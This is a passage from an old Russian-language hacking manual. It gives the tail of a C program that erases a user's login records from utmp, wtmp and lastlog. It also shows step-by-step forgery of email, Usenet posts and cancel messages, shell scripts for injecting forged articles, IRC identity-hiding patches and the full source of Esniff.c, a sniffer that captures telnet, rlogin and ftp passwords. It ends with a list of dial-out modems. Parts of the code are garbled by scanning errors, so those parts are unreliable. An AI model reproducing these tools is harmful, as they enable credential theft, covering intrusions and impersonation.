      while(pos != -1L) {
       lseek(f,-(long)( (sizeof(struct utmp)) * pos), L_XTND);
         if (read (f, &utmp_ent, sizeof (struct utmp))<0) {
            pos = -1L;
```

```
        } else {
         -if (!strncmp(utmp_ent.ut_name,who,strlen(who))) {
            bzero((char *)&utmp_ent,sizeof(struct utmp ));
             lseek(f,-( (sizeof(struct utmp)) * pos), L_XTND);
                 write (f, &utmp_ent, sizeof (utmp_ent));
                 pos = -1L;
            } else pos += 1L;
         }
      }
      close(f);
   }
}

void kill_lastlog(who)
char *who;
{
     struct passwd *pwd;
     struct lastlog newll;

      if ((pwd=getpwnam(who))!=NULL) {

          if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
    lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
              bzero((char *)&newll,sizeof( newll ));
              write(f, (char *)&newll, sizeof( newll ));
              close(f);
          }

     } else printf("%s: ?\n",who);
}
main(argc,argv)
int  argc;
char *argv[];
{
     if (argc==2) {
          kill_lastlog(argv[1]);
          kill_wtmp(argv[1]);
          kill_utmp(argv[1]);
          printf("Zap2!\n");
     } else
     printf("Error.\n");
}
```

Порты и ресурсы компьютера

На большинстве компьютеров, снабженных Unix, список присвоенных портов содержится в файле /etc/services.

Посылаем «липовую» почту

Итак, устанавливаем соединение через Telnet к порту 25 удаленного компьютера. Наша задача: при получении почты выяснить ее «настоящее» происхождение. Для этого просто вводим сообщение, аналогичное этому:

```
HELO bellcore.com
MAIL FROM:Voyager@bellcore.com
RCPT TO:president@whitehouse.gov
DATA
   Please discontinue your silly Clipper initiative.
.
QUIT
```

На системах, использующих RFC 931, строка:

```
MAIL FROM:
```

вообще не работает. Протестируйте это дело, просто посылая **fakemail** самому себе. Более подробная информация содержится в RFC 822 «Standard for the format of ARPA Internet text messages».

Как подделать регистрацию и контрольные сообщения к конференциям Usenet

Сохраните любую статью для новостей в виде файла. В приведенном ниже примере этот файл называется hak. Отредактируйте hak, и удалите все строки, содержащие заголовки:

```
From some!random!path!user
(примечание: "From ", но не "From: " !!)
    Article:
    Lines:
    Xref:
```

«Укоротите» Path: header до двух или трех последних bangized компонентов. Это позволит данным новой регистрации статьи стать похожими на данные первоначальной (действительной) регистрации.

Другой вариант: вы можете создать полностью новый Path: line. Сделайте некоторые изменения в Идентификаторе сообщений (Message-ID): это поле не должно где-либо еще дублироваться. Лучше всего выполнить эту операцию, добавив пару произвольных символов к части адреса

перед @. Обратите внимание на то, что программы новостей обычно используют поля фиксированной длины для создания своих ГО.

Как угодно можно изменить и другие заголовки: **From:, Newsgroups:, Sender:** и т.д. Замените первоначальный текст на ваше сообщение. Если вы регистрируетесь в модерируемой группе новостей, не забудьте включить **Approved:** заголовок, позволяющий обойти механизм модерирования.

Для того, чтобы специально уничтожить чью-либо статью, вам необходим соответствующий message-ID. Вводимые вами заголовки сообщения, в дополнение к уже существующим, должны содержать следующие моменты, делающие message-ID так называемым сообщением управления.

Важно: Сообщения управления обычно требуют заголовок **Approved:**, так что если его нет, то вы должны его добавить.

```
Subject: cmsg cancel <xb8700A@twits.site.com>
Control: cancel <xb8700A@twits.site.com>
Approved: luser@twits.site.com
```

Конференции Usenet создаются и уничтожаются также с помощью сообщений управления. Если вы хотите создать, например, **comp.misc. microsoft.sucks,** ваши управляющие заголовки должны быть примерно следующими:

```
Subject: cmsg newgroup comp.misc.microsoft.sucks
Control: newgroup comp.misc.microsoft.sucks
```

Если вы хотите создать группу, «модерируемую без модератора» (например, **alt.hackers),** прибавьте в конце «модерируемую» строку. Где-нибудь в теле вашего сообщения должен присутствовать следующий текст (соответствующий описанию создаваемой группы):

```
For your newsgroups file:
comp.misc.microsoft.sucks
We don't do windows
```

Чтобы удалить группу, замените **newgroup на rmgroup** в указанных выше строках (заголовка). Имейте в виду, что на большинстве сайтов все запросы **rmgroup** выполняются через оператора новостей, который решает, подтвердить или не подтвердить удаление. В большинстве установок создание групп, в отличие от их удаления — процесс автоматический. Любое изменение, вносимое в группы конференций, имеет больше шансов на успех, если имя является аппаратным для большинства сценариев управления NNTP. Поэтому рекомендуется использование заголовков **From: и Approved:,** аналогичных установочным.

Теперь сохраните вашу статью, предварительно проверив, что она не содержит ссылок на вас лично или на ваш сайт, и перешлите все это

дело вашему любимому NNTP серверу, который со своей стороны обеспечит передачу, используя команду **IHAVE** и следующий протокол:

```
#! /bin/sh
## Post an article via IHAVE.
## args: filename server
 if test "$2" = "" ; then
   echo usage: $0 filename server
   exit 1
fi
if test ! -f $1 ; then
   echo $1: not found
   exit 1
fi
# suck msg-id out of headers, keep the brackets
msgid='sed -e '/^$/,$d' $1 | egrep '^[Mm]essage-[Ii][Dd]: ' | \
   sed 's/.*-[Ii][Dd]: //''
echo $msgid
( sleep 5
   echo IHAVE $msgid
   sleep 5
   cat $1
   sleep 1
    echo "."
   sleep 1
   echo QUIT ) | telnet $2 119
```

Если в течение двух-трех дней ваша статья не появится, попробуйте переслать ее на другой сервер. Найти сервер просто. Вот сценарий, который разобьет большой файл с сохраненными в нем **netnews** на список доступных хостов. Если хотите, то можете отредактировать результат, удалить личные имена и прочий хлам.

```
#! /bin/sh
FGV='fgrep -i -v'
egrep '^Path: ' $1 | sed -e 's/^Path: //' -e 's/!/\
/g' | sort -u | fgrep . | $FGV .bitnet | $FGV .uucp
```

Если у вас уже есть список хостов, добавьте его к следующему сценарию:

```
#! /bin/sh
while read xx ; do
if test "$xx" = "" ; then continue;
fi
echo === $xx
( echo open $xx 119
   sleep 5
   echo ihave IamSOkOOl@podunk.edu
```

```
    sleep 4
    echo .
    echo quit
    sleep 1
    echo quit
) | telnet
done
```

Если вышеупомянутый сценарий называется **findem,** и вы используете csh, то надо добавить

```
findem < list >& outfile
```

так, чтобы фиксировался весь вывод из telnet. Все это занимает $ремя, и по его окончании надо отредактировать **outfile** и найти местонахождение 335. Эта метка ответов из серверов, которые могли бы принять предлагаемую статью. Этот индикатор не полностью надежен, некоторые серверы его сразу принимают, а позднее удаляют статьи. «Опробуйте» такой сервер, повторяя несколько раз с небольшими изменениями какие-нибудь чужие сообщения, и посмотрите, появятся ли в конечном счете они на сервере.

Иногда **telnet** подвисает, особенно когда хост не поддерживает NNTP соединение. Если вы вручную уничтожите эти зависшие telnet процессы, не трогая основной сценарий (протокол), то сценарий продвинется. Другими словами, вам, по всей видимости, придется постоянно контролировать выполнение сценария.

Обратите внимание на другие серверы, которые не обязательно примут **IHAVE**, но скажут **posting ok.** Вы можете регулярно регистрироваться в них, но они добавляют в **NNTP-POSTING-HOST:** заголовок, содержащий исходные данные вашего компьютера, и, следовательно, этот тип серверов не подходит для анонимного использования.

Хакерские конференции

В любом случае, помните, что источник каждой поступающей статьи регистрируется. Поэтому нет никакого смысла уничтожать статьи UUnet. Это информация для начинающих хакеров. А для более умудренных опытом отметим, что не нужно заходить в случайные группы, метить статьи и стирать сообщения. Это невежливо и бессмысленно. Зачем пользоваться несовершенными методами работы Usenet?!

alt.2600.hope.tech

Хакеры планеты Земля.

alt.comp.virus

Споры по вирусам.

alt.cracks
Жаркие споры взломщиков сетей.

alt.cyberpunk
Узкий круг киберпанков.

alt.cyberspace
Киберпространство и как в нем работать.

alt.dcom.telecom
Споры относительно телекоммуникаций.

alt.fan.lewiz
Фэн-клуб Левиса Де Пайна.

alt.hackers
Описание проектов.

alt.hackers.malicious
Действительно мерзкие типы.

alt. privacy. anon-server
Анонимные атаки на различные сервера.

alt.radio.pirate
Скрытые механизмы.

alt.radio.scanner
Сканирование радиограмм.

alt.satellite.tv.europe
Все относительно европейского телевидения.

alt.security
Безопасность компьютерных сетей.

alt.security.keydist
Обмен ключами для систем дешифровки.

alt.security.pgp
Pretty Good Privacy.

alt.security.ripem
Нелегальная почта.

comp.org.cpsr.announce
Компьютерные профессионалы.

comp.org.cpsr.talk
Самиздатовские компьютерные издания.

comp.org.eff.news
Новости от Electronic Frontiers Foundation.

comp.protocols.tcp-ip
Протоколы TCP и IP.

comp.risks
Публикации и риск.

comp.security.announce
Анонсы от CERT относительно безопасности.

comp.security.misc
Безопасность сетей и компьютеров.

comp.security.unix
Дискуссии по защите великой и могучей UNIX.

comp.virus
Компьютерные вирусы и безопасность.

rec.video.cable-tv
Кабельное телевидение.

sci.crypt.
Различные методы шифровки/дешифровки.

Как зарегистрироваться в модерированной newsgroup

Usenet-сообщение состоит из *заголовка* и *тела.* Заголовок информирует news-софт о том, как надлежит обработать сообщение. Заголовки могут быть разделены на два типа: *обязательные* и *факультативные.* Обязательные заголовки — это, к примеру, **«From» и «Newsgroups».** Без обязательного заголовка ваше сообщение не будет корректно зарегистрировано.

Один из факультативных заголовков — это **«Approved».** Регистрируясь к модерированной newsgroup, просто добавьте **«Approved»** в заголовок вашего сообщения. Строка заголовка должна содержать e-mail-адрес модератора newsgroup. Для того чтобы соблюсти правильный формат избранной вами newsgroup, сохраните полученное от нее сообщение и затем просмотрите его, используя любой текстовый редактор.

Строка заголовка, содержащая **«Approved»,** должна выглядеть следующим образом:

Approved: will@gnu.ai.mit.edu

В заголовке сообщения не должно быть пробелов. Наличие пустой строки в заголовке приведет к тому, что все остальные строки, расположенные после пустой, будут интерпретированы в качестве тела сообщения.

Для получения более подробной информации читайте RFC 1036: Standard for Interchange of USENET messages.

Как взломать ChanOp на IRC

Найдите сервер, который является основным для остальной части IRC и создайте там собственный канал, используя нужное имя канала **ChanOp.** Когда этот сервер повторно соединится с сетью, у вас будет **ChanOp** как реальный канал. Если у вас есть **ServerOp** на сервере, то вы можете использовать его.

Меняем имя IRC клиента так, чтобы скрыть свое действительное имя пользователя.

Выберите IRC клиента из cs.bu.edu **/ire/clients.**

Просмотрите файлы кода **irc.c** и **ctcp.c.** Искомый код довольно просто определить. Измените его.

Затем измените код имени пользователя в **irc.c** и информационный код **ctcp** в **ctcp.c.** Скомпилируйте все это и используйте «вашего» клиента.

Вот **diffs** из типового хака IRC клиента. В вашем случае код клиента будет несколько иным в зависимости от того, какой клиентской версией IRC вы пользуетесь.

```
*** ctcp.c.old Wed Feb 10 10:08:05 1993
—  ctcp.c       Fri Feb 12 04:33:55 1993
***************
*** 331,337 ****
   struct passwd *pwd;
   long    diff;
   int   uid;
!       char    c;
```

```
    /*
     * sojge complained that ircII says 'idle 1 seconds'
—  331,337 ----
    struct passwd *pwd;
    long     diff;
    int      uid;
!       char     c, *fing;

    /*
     * sojge complained that ircll says 'idle 1 seconds'
***************
*** 348,354 ****
    if (uid != DAEMONJJID)
    {
   #endif /* DAEMONJJID */
!                   if (pwd = getpwuid(uid))
  {
    char      *tmp;

—  348,356 ----
    if (uid != DAEMON_UID)
    {
   #endif /* DAEMONJJID */
!                   if (fing = getenv("IRCFINGER"))
!         send_ctcp_reply(from, ctcp->name, fing, diff, c);
!                   else if (pwd = getpwuid(uid))
  {
    char      *tmp;

*** irc.c.old   Wed Feb 10 06:33:11 1993
—  irc.c       Fri Feb 12 04:02:11 1993
***************
*** 510,516 ****
 malloc_strcpy(&my_path, "/");
    if (*realname == null(char))
 strmcpy(realname, "*Unknown*", REALNAME_LEN);
!         if (*username == null(char))
    {
 if (ptr = getenv("USER"))
   strmcpy(username, ptr, NAME_LEN);
—  510,518 ----
 malloc_strcpy(&my_path, "/");
   if (*realname == null(char))
 strmcpy(realname, "*Unknown*", REALNAME_LEN);
!          if (ptr = getenv("IRCUSER"))
```

```
!                    strmcpy(username, ptr, NAME_LEN);
!          else if (*username == null(char))
    {
 if  (ptr  =  getenv("USER"))
   strmcpy(username, ptr, NAME_LEN);
```

Как изменить директории, которые имеют специальные символы. Эти директории часто используются для сокрытия информации, которую чаще всего используют **warez** (коммерческое программное обеспечение).

Есть несколько трюков, которые помогут вам определить, что скрывается за специальными символами. Необходимо использовать параметры команды **ls,** которые заставят **ls** предоставить вам подробную информацию.

Из документации к команде ls

- -F каталоги будут отмечены конечным /
- exe-файлы будут отмечены конечным *, и символические штропы будут отмечены конечным символом @
- -q принудительная печать неграфических символов в именах файлов в виде ?
- **-b** принудительная печать неграфических символов в восьмеричной \ddd записи.

Возможно, наиболее удобный вариант использования **ls -al filename** — это сохранить директорию удаленного ftp сайта в виде файла на вашем локальном компьютере и прибегнуть к помощи **cat -t** -v **-e filename,** чтобы точно видеть, что из себя представляют эти причудливые символы.

Из документации к команде cat

- -v отображает непечатаемые символы (за исключением меток табуляции, Newlines, и переводов страницы). Символы управления отображаются как **^X (Ctrl+x),** где X — клавиша, нажатая с клавишей **Ctrl** (например, **Ctrl+m** отображается как **^M).**
- Символ Del (восьмеричный 0177) печатается как**^?.** Не-ASCII символы (с набором старших разрядов) печатаются как M -x, где x — символ, определенный семью битами более низкого порядка.
- -t отображает табуляцию, как**^I** и перевод страницы как**^L.** Эта опция игнорируется, если не определена опция -v.
- -e — символ $ печатается в конце каждой строки. Эта опция игнорируется, если не определена опция -v.

Если имя каталога включает **SPACE,** или **TAB,** необходимо заключить все имя каталога в кавычки.

На IBM-PC можно вводить специальные символы с цифровой клавиатуры (их десятичного значения), одновременно удерживая нажатой клавишу ALT. В тот момент, когда вы отпускаете клавишу **ALT,** специальный символ должен появиться на вашем экране. ASCII карта здесь может очень помочь.

Иногда вам могут встретиться директории, созданные с использованием стандартных stty-управляющих символов в их именах, к примеру, **^Z** (приостанавливание) или **^C** прерывание).

Для того, чтобы войти в такие каталоги, вам будет необходимо как пользователю **stty** заменить управляющий символ в запросе на другой.

Из документации к stty

- **control-character C** устанавливает управляющий символ к C, где управляющий символ «стирание», «уничтожение», «прерывание», «выход», eof, **eol**, «переключение», «начало», «остановка» или **susp.** «Начало» и «остановка» доступны в качестве управляющих для C всегда. Если C предшествует символ ^ (выведенный за оболочку), то используемое значение соответствует управляющему символу (например, **^D** как **Ctrl+d**); сочетание **^?** интерпретируется как **DELETE,** а одинарный ^ — как неопределенный символ.
- Команда stty -a используется для просмотра текущих stty-установок и определения причины возникающих у вас проблем.

Непонятный Ethernet Sniffing

Ethernet sniffing — это программное прослушивание пакетов с данными в сети на предмет необходимых вам команд. Как только встречается нужная комбинация слов, то последующая за этим информация записывается в журнал. Общие критерии для определения интересного пакета — наличие слов типа **login** или **password.**

Большинство программ **ethernet sniffers** доступны. Ниже приведен исходный текст **ethernet sniffing:**

```
/* Esniff.c */
#include <stdio.h>
#include <ctype.h>
#include <string.h>
#include <sys/time.h>
#include <sys/file.h>
```

```
«include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include  <net/if.h>
«include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>
#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
«include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
«include <netinet/in_systm.h>
#include <netinet/tcp.h>
«include <netinet/ip_icmp.h>
#include <netdb.h>
#include <arpa/inet.h>
#define ERR stderr
char     *malloc();
char     *device,
          *ProgName,
          *LogName;
FILE     *LOG;
int      debug=0;
#define NIT_DEV      "/dev/nit"
#define CHUNKSIZE    4096          /* device buffer size */
int      if_fd = -1;
int      Packet[CHUNKSIZE+32];
void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }
void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
  exit(err); }
#define IP            ((struct ip *)Packet)
#define IP_OFFSET    (0x1FFF)
«define SZETH         (sizeof(struct ether_header))
#define IPLEN         (ntohs(ip->ip_len))
#define IPHLEN         (ip->ip_hl)
```

```
#define TCPOFF        (tcph->th_off)
#define IPS            (ip->ip_src)
#define IPD            (ip->ip_dst)
#define TCPS           (tcph->th_sport)
#define TCPD          (tcph->th_dport)
«define IPeq(s,t)    ((s).s_addr == (t).s_addr)
#define TCPFL(FLAGS)  (tcph->th_flags & (FLAGS))
«define  MAXBUFLEN  (128)
time_t LastTIME = 0;
struct CREC {
      struct CREC *Next,
                  *Last;
      time_t Time;                /* start time */
      struct in_addr SRCip,
                     DSTip;
      u_int    SRCport,           /* src/dst ports */
               DSTport;
      u_char Data[MAXBUFLEN+2]; /* important stuff :-) */
      u_int    Length;           /* current data length */
      u_int    PKcnt;            /* # pkts */
      u_long LASTseq;
};
struct CREC *CLroot = NULL;
char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
   gethostbyaddr((char *)&ip.s_addr, sizeof(struct
in_addr),AF_INET);
  return( (he)?(he->h_name):(inet_ntoa(ip)) );
}
char   *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')
  SFL(0,TH_FIN, 'F');
  SFL(1,TH_SYN, 'S');
  SFL(2,TH_RST,  'R');
  SFL(3,TH_PUSH,'P');
  SFL(4,TH_ACK, 'A');
  SFL(5,TH_URG, 'U');
  iobuf[6]=0;
  return(iobuf);
}
char *SERVp(port)
register u_int port;
```

```
{ static char buf[10];
  register char *p;
   switch(port) {
     case IPPORT_LOGINSERVER: p="rlogin"; break;
     case IPPORT_TELNET:      p="telnet"; break;
     case IPPORT_SMTP: p="smtp"; break;
     case IPPORT_FTP:         p="ftp"; break;
     default: sprintf(buf,"%u",port); p=buf; break;
   }
   return(p);
}
char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
  p[strlen(p)-6]=0; /* strip " YYYY\n" */
  return(p);
}
char *NOWtm()
{ time_t tm;
  time(&tm);
  return(.Ptm(&tm));
}
#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))
/* add an item */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
        (struct CREC *)malloc(sizeof(struct CREC)); \
  time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
  CLtmp->SRCport = SPORT; \
  CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLEN); \
  bcopy( (u_char *)DATA, (u_char *)CLtmp->Data,      CLtmp-
>Length); \
  CLtmp->PKcnt = 1; \
  CLtmp->Next = CLroot; \
  CLtmp->Last = NULL; \
  CLroot = CLtmp; \
}
register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
{ register struct CREC *CLr = CLroot;
```

```
  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
            break;
    CLr = CLr->Next;
  }
  return(CLr);
}
#define ADDDATA_NODE(CL,DATA,LEN) { \
 bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
 CL->Length += LEN; \
}
#define PR_DATA(dp,ln) {    \
  register u_char lastc=0; \
  while(ln-- >0) { \
     if(*dp < 32) {  \
        switch(*dp) { \
            case '\0': if((lastc=='\r') || (lastc=='\n') II
lastc=='\0') \
                          break; \
            case '\r': \
            case '\n': fprintf(LOG,"\n     : "); \
                          break; \
            default  : fprintf(LOG,"^%c", (*dp + 64)); \
                          break; \
         } \
     } else { \
        if(isprint(*dp)) fputc(*dp,LOG); \
        else fprintf(LOG,"(%d)",*dp); \
     } \
     lastc = *dp++; \
  } \
  fflush(LOG); \
}
void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
   fprintf(LOG,"\n-- TCP/IP LOG - TM: Xs --\n", Ptm(&CLe->Time));
   fprintf(LOG," PATH: Xs(Xs) =>", Symaddr(CLe->SRCip),SERVp(CLe-
>SRCport));
   fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip), SERVp(CLe-
>DSTport));
```

```
    fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
     NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
    fprintf(LOG," DATA: ");
     { register u_int i = CLe->Length;
       register u_char *p = CLe->Data;
       PR_DATA(p,i);
       PR_DATA(d,dl);
     }
    fprintf(LOG, "\n-- \n");
    fflush(LOG);
    if(CLe->Next != NULL)
     CLe->Next->Last = CLe->Last;
    if(CLe->Last != NULL)
     CLe->Last->Next = CLe->Next;
    else
     CLroot = CLe->Next;
    free(CLe);
}
/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
  time_t tm; \
  time(&tm); \
  if(LastTIME<tm) { \
      register struct CREC *CLe,*CLt = CLroot; \
      LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
      while(CLe=CLt) { \
        CLt=CLe->Next; \
        if(CLe->Time <tm) \
            END_NODE(CLe,(u_char *)NULL,0,"IDLE TIMEOUT"); \
      } \
  } \
}
void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
 register struct ip        *ip;
 register struct tcphdr *tcph;
 { register u_short EtherType=ntohs(((struct ether_header *)cp)-
>ether_type);
    if(EtherType < 0x600) {
      EtherType = *(u_short *)(cp + SZETH + 6);
      cp+=8;  pktlen-=8;
    }
```

```
    if(EtherType != ETHERTYPE_IP) /* chuk it if its not IP */
        return;
  }
     /* ugh, gotta do an alignment ;-( */
  bcopy(cp + SZETH, (char *)Packet, (int)(pktlen - SZETH));
  ip = (struct ip *)Packet;
  if( ip->ip_p != IPPROTO_TCP) /* chuk non tcp pkts */
     return;
  tcph = (struct tcphdr *)(Packet + IPHLEN);
  if(!( (TCPD == IPPORT_TELNET) ||
        (TCPD == IPPORT_LOGINSERVER) ||
        (TCPD == IPPORT_FTP)
    )) return;
  { register struct CREC *CLm;
    register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
    register u_char *p = (u_char *)Packet;
    p += ((IPHLEN * 4) + (TCPOFF * 4));
  if(debug) {
   fprintf(LOG,"PKT: (Xs X04X) ", TCPflags(tcph-
>th_flags),length);
   fprintf(LOG,"%s[%s] => ", inet_ntoa(IPS),SERVp(TCPS));
   fprintf(LOG,"%s[%s]\n", inet_ntoa(IPD),SERVp(TCPD));
  }
    if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {
        CLm->PKcnt++;
        if(length>0)
          if( (CLm->Length + length) < MAXBUFLEN ) {
            ADDDATA_NODE( CLm, p,length);
          } else {
            END_NODE( CLm, p, length, "DATA LIMIT");
          }
        if(TCPFL(TH_FIN|TH_RST)) {
            END_NODE( CLm, (u_char
*)NULL,0,TCPFL(TH_FIN)?"TH_FIN":"TH_RST" );
       }
    } else {
        if(TCPFL(TH_SYN)) {
            ADD_NODE(IPS,IPD,TCPS,TCPD,p,length);
        }
    }
    IDLE_NODE();
  }
}
/* signal handler
 */
```

```
void death()
{ register struct CREC *CLe;
    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL,0, "SIGNAL");
    fprintf(LOG,"\nLog ended at => %s\n",NOWtm());
    fflush(LOG);
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}
/* opens network interface, performs ioctls and reads from it,
 * passing data to filter function
 */
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;
    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1,"Eth: malloc");
/* this /dev/nit initialization code pinched from etherfind */
  {
    struct strioctl si;
    struct ifreq     ifr;
    struct timeval timeout;
    u_int chunksize = CHUNKSIZE;
    u_long if_flags = NI_PROMISC;
    if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
        Pexit(1,"Eth: nit open");
    if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
        Pexit(1,"Eth: ioctl (I_SRDOPT)");
    si.ic_timout = INFTIM;
    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
        Pexit(1,"Eth: ioctl (I_PUSH \"nbuf\")");
    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSTIME;
    si.ic_len = sizeof(timeout);
    si.ic_dp = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1,"Eth: ioctl (I_STR: NIOCSTIME)");
    si.ic_cmd = NIOCSCHUNK;
    si.ic_len = sizeof(chunksize);
    si.ic_dp = (char *)&chunksize;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
```

```
            Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");
        strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
        ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
        si.ic_cmd = NIOCBIND;
        si.ic_len = sizeof(ifr);
        si.ic_dp = (char *)&ifr;
        if(ioctl(if_fd, I_STR, (char *)&si) < 0)
            Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");
        si.ic_cmd = NIOCSFLAGS;
        si.ic_len = sizeof(if_flags);
        si.ic_dp = (char *)&if_flags;
        if(ioctl(if_fd, I_STR, (char *)&si) < 0)
            Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");
        if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
            Pexit(1,"Eth: ioctl (I_FLUSH)");
    }
      while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0)
    {
            register char *bp = buf,
                          *bufstop = (buf + cc);
            while (bp < bufstop) {
                register char *cp = bp;
                register struct nit_bufhdr *hdrp;
                hdrp = (struct nit_bufhdr *)cp;
                cp += sizeof(struct nit_bufhdr);
                bp += hdrp->nhb_totlen;
                filter(cp, (u_long)hdrp->nhb_msglen);
            }
      }
        Pexit((-1),"Eth: read");
}
 /* Authorize your proogie, generate your own password and uncom-
ment here */
/* #define AUTHPASSWD "EloiZgZejWyms" */
void getauth()
{ char *buf, *getpass(), *crypt();
  char pwd[21], prmpt[81];
    strcpy(pwd,AUTHPASSWD);
    sprintf(prmpt,"(%s)UP? ",ProgName);
    buf=getpass(prmpt);
    if(strcmp(pwd,crypt(buf,pwd)))
        exit(1);
}
    */
voidraain(argc,argv)
```

```
int argc;
char **argv;
{
    char    cbuf[BUFSIZ];
    struct ifconf ifc;
    int     s,
            ac=1,
            backg=0;
    ProgName=argv[0];
 /*     getauth();  */
    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {
       register char ch = argv[ac++][1];
       switch(toupper(ch)) {
             case 'I': device=argv[ac++];
                       break;
             case 'F': if(! (LOG=fopen((LogName=argv[ac++]),"a")))
             Zexit(1, "Output file cant be opened\n");
                       break;
             case 'B': backg=1;
                       break;
             case 'D': debug=1;
                       break;
             default : fprintf(ERR,
"Usage: %s [-b] [-d] [-i interface] [-f file]\n", ProgName);
                       exit(1);
       }
    }
    if(!device) {
         if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
              Pexit(1,"Eth: socket");
         ifc.ifc_len = sizeof(cbuf);
         ifc.ifc_buf = cbuf;
         if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
              Pexit(1,"Eth: ioctl");
         close(s);
         device = ifc.ifc_req->ifr_name;
    }
    fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
    fprintf(ERR,"Output to %s.%s%s", (LOG)?LogName:"stdout",
    (debug)?" (debug)":"", (backg)?" Backgrounding ":"\n");
    if(!LOG)
         LOG=stdout;
    signal(SIGINT, death);
```

```
        signal(SIGTERM,death);
        signal(SIGKILL,death);
        signaKSIGQUIT, death);
        if(backg && debug) {
              fprintf(ERR, "[Cannot bg with debug on]\n");
              backg=0;
        }
        if(backg) {
             register int s;
             if((s=fork())>0) {
                 fprintf(ERR,"[pid %d]\n",s);
                 exit(0);
             } else if(s<0)
                 Pexit(1,"fork");
             if( (s=open("/dev/tty",0_RDWR))>0 ) {
                       ioctl(s,TIOCNOTTY,(char *)NULL);
                       close(s);
             }
        }
fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(), get-
pid());
        fflush(LOG);
        do_it();
}
```

Internet Outdial

Можно сказать просто: «**Internet Outdial** — это модем, соединенный с Internet». С помощью такого модема вы можете установить связь с той или иной сетью. Обычно outdial-модем работает только на локальных линиях, а так называемый GOD (Global OutDial) способен установить связь с удаленными объектами. **Outdials** — это не требующий больших денежных затрат вариант соединения с удаленными BBS.

На сегодняшний день существует несколько плавающих по Сети списков Internet outdial.

Ниже мы помещаем компиляцию из нескольких подобных списков. Мы проверили каждую помещенную в нашем списке ссылку. В ответ на некоторые из них мы получили **Connection Refused** или блокировку времени при попытке соединения. Такие ссылки помечены как «мертвые» и отправлены на кладбище.

Работающие Outdial

(NPA ➪ IP Address ➪ Команды)

215 **isn.upenn.edu** modem
217 dialout.cecer.army.mil atdt **x,xxxXXXXX**
218 **modem.d.umn.edu** atdt9,xxxXXXX
303 **yuma.acns.colostate.edu** 3020
412 **myriad.pc.cc.cmu.edu** 2600 **Нажмите** D для подсказки
412 **gate.cis.pitt.edu** tn3270, connect **dialout.pitt.edu,** atdtxxxXXXX
413 **dialout2400.smith.**edu Ctrl } gets ENTER NUMBER: XXXXXXX
502 **outdial.louisville.edu**
502 **uknet.uky.edu** connect kecnet @ dial: "**outdial2400** or out"
602 **acssdial.inre.asu.edu** atdt& . . . . [x][yyy]xxxyyyy
614 **ns2400.acs.ohio-state.edu**
614 **ns9600.acs.ohio-state.edu**
713 **128.249.27.153** atdt **x,xxxXXXX**
714 **modem.nts.uci.edu** **atdt[area]0[phone]**
804 **ublan.virginia.edu** connect **hayes, 9,,xxx-xxxx**
804 **ublan2.acc.virginia.**edu connect telnet

Outdial, требующие при входе пароль

303 **yuma.ACNS.ColoState.** EDU login: modem
404 **128.140.1.239** **.modem8|CR**
415 **annex132-1.EECS.Berkeley.EDU** **"dial1"** или **"dial2"**
514 **cartier.CC.UMontreal.**CA **externe, 9+number**
